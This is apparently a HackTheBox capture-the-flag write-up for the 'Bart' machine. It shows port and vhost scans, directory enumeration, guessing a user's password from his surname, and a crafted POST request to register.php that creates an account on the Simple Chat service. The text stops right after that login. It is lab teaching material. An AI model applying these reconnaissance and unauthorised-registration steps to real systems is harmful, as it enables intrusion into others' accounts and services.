
Bart

IP: 10.10.10.81



Scanning


Let's run a **masscan** `sudo masscan -p1-65535,U:1-65535 10.10.10.81 --rate=1000 -e tun0` . And then let's enumerate the found ports with nmap: `sudo nmap -A -Pn -T5 10.10.10.81 -p 80`

```
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://forum.bart.htb/
```


We seem to only have one port open, and it follows a re-direct at that, so let's get to work

Port 80 Enum


If we go to the website we find some **usernames**: **samantha** brown; **daniel** simmons; **robert** hilton. The last one is IT, so this is a user we want to get our hands on potentially?



In the source, we also find a fourth possible user: **Harvey Potter**




As we were re-directed to **forum.** it stands to reason that there are other vhosts to explore, so let's run: `gobuster vhost -u bart.htb -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -t 100`



```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:          http://bart.htb
[+] Threads:      150
[+] Wordlist:     /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
===============================================================
2020/07/12 11:31:26 Starting gobuster
===============================================================
Found: forum.bart.htb (Status: 200) [Size: 35529]
Found: monitor.bart.htb (Status: 200) [Size: 3423]
```

monitor.


If we try the various usernames in 'forgot password', we don't get any luck until we get to **Harvey**



If his firstname worked as a username, chances are his last name will be password.....and we're in!


.moniter: Harvey

Looking around there doesn't seem to be any attack vectors on this site. However, I do notice ANOTHER domain name. So let's add yet another name to our /etc/hosts file: **internal-01.bart.htb**



internal01.bart.htb

We can't get through this login screen with Harvey's creds, or exploits. So let's do some directory enumeration: `gobuster dir -u` http://internal-01.bart.htb/simple_chat/ `-w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php -t 150`



```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://internal-01.bart.htb/simple_chat/
[+] Threads:        150
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/07/12 12:20:58 Starting gobuster
===============================================================
/media (Status: 301)
/login.php (Status: 302)
/register.php (Status: 302)
/index.php (Status: 302)
/css (Status: 301)
/chat.php (Status: 302)
/includes (Status: 301)
/js (Status: 301)
/logout.php (Status: 302)
/login_form.php (Status: 200)
```

When we try to go /register.php, it tries to re-direct us and it stalls the page. This is suspicious to say the least.

/register.php

There isn't much on the internet about this **Simple Chat** service, but we do find its **Github** which has details of what **register.php** does: https://github.com/magkopian/php-ajax-simple-chat/blob/master/simple_chat/register.php


```
$errors = array();

//check if username is provided
if (!isset($_POST['uname']) || empty($_POST['uname'])) {
        $errors['uname'] = 'The Username is required';
} else {
        //validate username
        if (($uname = validate_username($_POST['uname'])) === false) {
                $errors['uname'] = 'The Username is invalid';
        }
}

//check if password is provided
if (!isset($_POST['passwd']) || empty($_POST['passwd'])) {
        $errors['passwd'] = 'The Password is required';
```

Shockingly enough...it registers a user. So in theory if pass a **uname** (*eviluser*) & **passd** (*evilpassword*), we will register a user?

Catch our attempt to go to /register.php in **burp**. And now edit your request

```
POST /simple_chat/register.php HTTP/1.1
Host: internal-01.bart.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/simple_chat/login_form.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Connection: close
Cookie: PHPSESSID=o94st9a0k30egsdv9nl1pb953n
Upgrade-Insecure-Requests: 1

uname=eviluser&passwd=evilpassword&submit=Login
```

If we now try and sign in with **eviluser ; evilpassword** we get in password1



